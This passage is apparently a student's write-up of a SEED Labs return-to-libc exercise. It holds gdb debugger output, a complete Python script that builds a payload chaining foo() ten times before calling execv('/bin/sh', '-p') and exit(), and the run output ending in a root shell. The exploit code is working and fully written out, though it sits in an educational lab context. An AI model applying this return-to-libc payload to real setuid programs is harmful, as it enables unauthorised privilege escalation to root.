
```
   0x5655630a <foo+58>: mov    ebx,DWORD PTR [ebp-0x4]
   0x5655630d <foo+61>: leave
   0x5655630e <foo+62>: ret
=> 0x5655630f <main>:   endbr32
   0x56556313 <main+4>: lea    ecx,[esp+0x4]
   0x56556317 <main+8>: and    esp,0xfffffff0
   0x5655631a <main+11>:        push   DWORD PTR [ecx-0x4]
   0x5655631d <main+14>:        push   ebp
[-----------------------------------stack------------------------------------
---]
0000| 0xffffd13c --> 0xf7debee5 (<__libc_start_main+245>:       add    esp,0
x10)
0004| 0xffffd140 --> 0x1
0008| 0xffffd144 --> 0xffffd1d4 --> 0xffffd377 ("/home/seed/Downloads/Lab3-L
absetup/Labsetup/retlib")
0012| 0xffffd148 --> 0xffffd1dc --> 0xffffd3aa ("SHELL=/bin/bash")
0016| 0xffffd14c --> 0xffffd164 --> 0x0
0020| 0xffffd150 --> 0xf7fb4000 --> 0x1e6d6c
0024| 0xffffd154 --> 0xf7ffd000 --> 0x2bf24
0028| 0xffffd158 --> 0xffffd1b8 --> 0xffffd1d4 --> 0xffffd377 ("/home/seed/D
ownloads/Lab3-Labsetup/Labsetup/retlib")
[---------------------------------------------------------------------------
---]
Legend: code, data, rodata, value

Breakpoint 1, 0x5655630f in main ()
gdb-peda$ p foo
$1 = {<text variable, no debug info>} 0x565562d0 <foo>
```

foo_addr is equal to the value we got earlier from p foo. **Offset value** is 36 and **arr** is equal to 92. Add 4 bytes to the initial values of X, Y, Z then add 36 as the offset value.




```python
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))
buffer = 0xffffcdac
arr = 92

foo_addr = 0x565562d0 # The address of foo()
content[36 : 36 + 40] = (foo_addr.to_bytes(4,byteorder='little'))*10

X = 36 + 48
sh_addr = 0xffffd412       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 36 + 40
execv_addr = 0xf7e994b0    # The address of execv
content[Y:Y+4] = (execv_addr).to_bytes(4,byteorder='little')

Z = 36 + 44
exit_addr = 0xf7e04f80      # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

content[arr:arr + 8] = bytearray(b'/bin/sh\x00')
content[arr + 8: arr + 12] = bytearray(b'-p\x00\x00')
content[arr + 16: arr+20] = (buffer + arr).to_bytes(4,byteorder='little')
content[arr + 20: arr+24] = (buffer + arr + 8).to_bytes(4,byteorder='little')
content[arr + 24: arr+28] = bytearray(b'\x00' * 4)
content[X + 4: X+8] = (buffer + arr + 16).to_bytes(4,byteorder='little')
```

Execute the attack by running ./exploit.py and ./retlib.



```
[10/12/24]seed@VM:~/.../Labsetup$ ./exploit.py
[10/12/24]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcd9c
Input size: 300
Address of buffer[] inside bof():  0xffffcd58
Frame Pointer value inside bof():  0xffffcd78
Function foo() is invoked 1 times
Function foo() is invoked 2 times
Function foo() is invoked 3 times
Function foo() is invoked 4 times
Function foo() is invoked 5 times
Function foo() is invoked 6 times
Function foo() is invoked 7 times
Function foo() is invoked 8 times
Function foo() is invoked 9 times
Function foo() is invoked 10 times
```



```
# whoami
root
# exit
```

Foo is invoked 10 times and running whoami returns root.